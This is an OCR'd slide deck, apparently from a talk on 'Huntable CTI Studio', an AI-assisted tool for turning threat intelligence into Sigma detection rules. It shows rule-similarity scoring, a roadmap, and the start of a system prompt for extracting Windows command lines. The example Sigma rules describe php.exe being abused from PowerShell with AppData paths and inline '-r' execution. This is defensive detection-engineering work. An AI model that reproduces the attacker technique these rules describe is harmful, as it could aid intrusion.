
STAGE 2 · NOVELTY SCORING

deterministic engine · sigma-similarity

```
similarity = (Jaccard × Containment) – Filter · clamped 0–1
```


- Jaccard — detection-atom overlap (field + value)
- Containment — how far atoms subsume the other rule
- Filter — penalty for differing filter / NOT conditions

High similarity → flag / drop as potential duplicate before it hits the analyst queue


Current Rule
{
"selection_parent": {
"ParentImage|endswith": "\\powershell.exe"
},
"selection_image": {
"Image|endswith": "\\php.exe"
},
"selection_cli": {
"CommandLine|contains|all": [
"\\AppData\\Roaming\\php\\",
"-d extension=zip",
"-d extension_dir=ext",
".cfg"
Similar Rule
{
"condition": "all of selection_*",
"selection_cli": {
"CommandLine|contains": " -r"
},
"selection_img": [
{
"Image|endswith": "\\php.exe"
},
{
"OriginalFileName": "php.exe"
}
]
}
Shared Atoms:
process.image|endswith|/php.exe
Atoms in Current Rule (not in Similar Rule):
process.command_line|contains|contains|all|-d extension=zip
process.command_line|contains|contains|all|-d extension_dir=ext
process.command_line|contains|contains|all|.cfg
process.command_line|contains|contains|all|/appdata/roaming/php/
process.parent_image|endswith|endswith|/powershell.exe
Atoms in Similar Rule (not in Current Rule):
originalfilename|eq||php.exe
process.command_line|contains|contains|-r

Huntable CTI Studio

AI-assisted workbench for detection engineers and threat hunters that helps turn cyber threat intelligence (CTI) into novel Sigma rules you can validate, review, and deploy.



DEMO

— WALKTHROUGH —

SIGMA QUEUE & RULE EDITOR


INGESTION HEALTH

93.2% UPTIME

SOURCE HEALTH
Nominal

Total Sources	39
Avg Response	1.42s

ARTICLE VOLUME



FAILING SOURCES

Microsoft Defender for Endpoint Blog	×1	2026-06-04
Sekoia.io Threat Research & Intelligence	×73	2026-05-26
Splunk Security Blog	×164	2026-05-07

INTELLIGENCE FEED HIGH-SCORE

Hola Browser for Windows compromised to deliver cryptominer	51.8
Hypotheses, telemetry, and human judgment: Inside Cisco Talos Threat Hunting	53.7
Malicious Payload in ai-sdk-ollama npm Package | Blog | Endor Labs	57.2
Espionage Campaign Targeted Stock Exchange Executive for Five Months	88.1

Roadmap: Near-Term Enhancements

Candidates for near term enhancements.

01 Better Evals: End-to-end evaluations with Sigma-rule ground truth

End-to-end evals scoring the full pipeline output — the generated Sigma rule — against curated ground-truth rules. Measures detection fidelity, not just field extraction accuracy.

02 More Platforms: Beyond Windows EDR: multi-OS and network telemetry

Extend coverage to Linux and macOS EDR plus OS-agnostic network telemetry (Zeek, NetFlow, NDR), broadening the surface area where generated rules can fire.

03 Enterprise Hardening: Single-operator to org-ready

Runs local and single-user today — no auth, by design. SSO and role-based access are the gap between a personal tool and something a security team can share safely.

huntable.io

Follow the build

Key Takeaways

1

This is an exoskeleton, not a robot

It handles the drudgery. You bring the judgment. The analyst stays in the loop — faster research, better rules, less toil.

2

The grunt work is automatable — the judgment isn't

Score, filter, extract, dedupe — these are narrow, repeatable decisions you can automate today. Spend your expertise on the calls that truly need it.

3

Take the patterns, not just the tool

Surgical prompts, fail-closed extraction, agent contracts; these work with any LLM, no Huntable required. The contracts are published: grab them and adapt to your toolset.

huntable.io/contracts

Steal the prompts

Thank You

Questions?

huntable.io/signup

Follow the build

Contact

Andrew Skatoff

amskatoff@gmail.com
@dfir_tnt
dfirtnt.com

huntable.io/contracts

Steal the prompts

From OSINT to Detection: Building an Agentic CTI Pipeline


APPENDIX

— Stuff We Might Need to Talk About—


APPENDIX

Jaccard + Containment Primer

Jaccard Illustrated



Containment Illustrated



Containment = is one rule a tighter version of the other?

CmdLine Extractor — Drop-in Prompt

A standalone version of the CmdLineExtract rules with the Huntable pipeline plumbing removed. Paste it as the system / project instructions in a Claude or ChatGPT Project, then feed it a URL, pasted text, or a PDF. The full pipeline contract lives at CmdLineExtract.

Text Only

```
# Windows Command-Line Extractor – Drop-in Rules

You extract Windows command-line observables from threat-intelligence content for
detection engineering. You are a LITERAL TEXT EXTRACTOR: you do not infer,
reconstruct, or synthesize commands. Precision over recall – when in doubt, omit.

## HOW TO USE
- Paste this entire prompt into a Claude or ChatGPT Project as the project instructions.
- Each turn, give the model ONE input: a URL, a pasted block of text, or a file (PDF, etc.).
- Default output is a Markdown table. Say "as JSON" to get a JSON array instead.

## SCOPE NOTE
This extractor only covers single-line Windows command lines. It does NOT cover
parent-child process trees, bare registry keys/values, service artifacts, scheduled-task
artifacts, or finished detection logic (Sigma / KQL / SPL / EQL / XQL). Out-of-scope items
should be ignored.

## INPUT (flexible)
```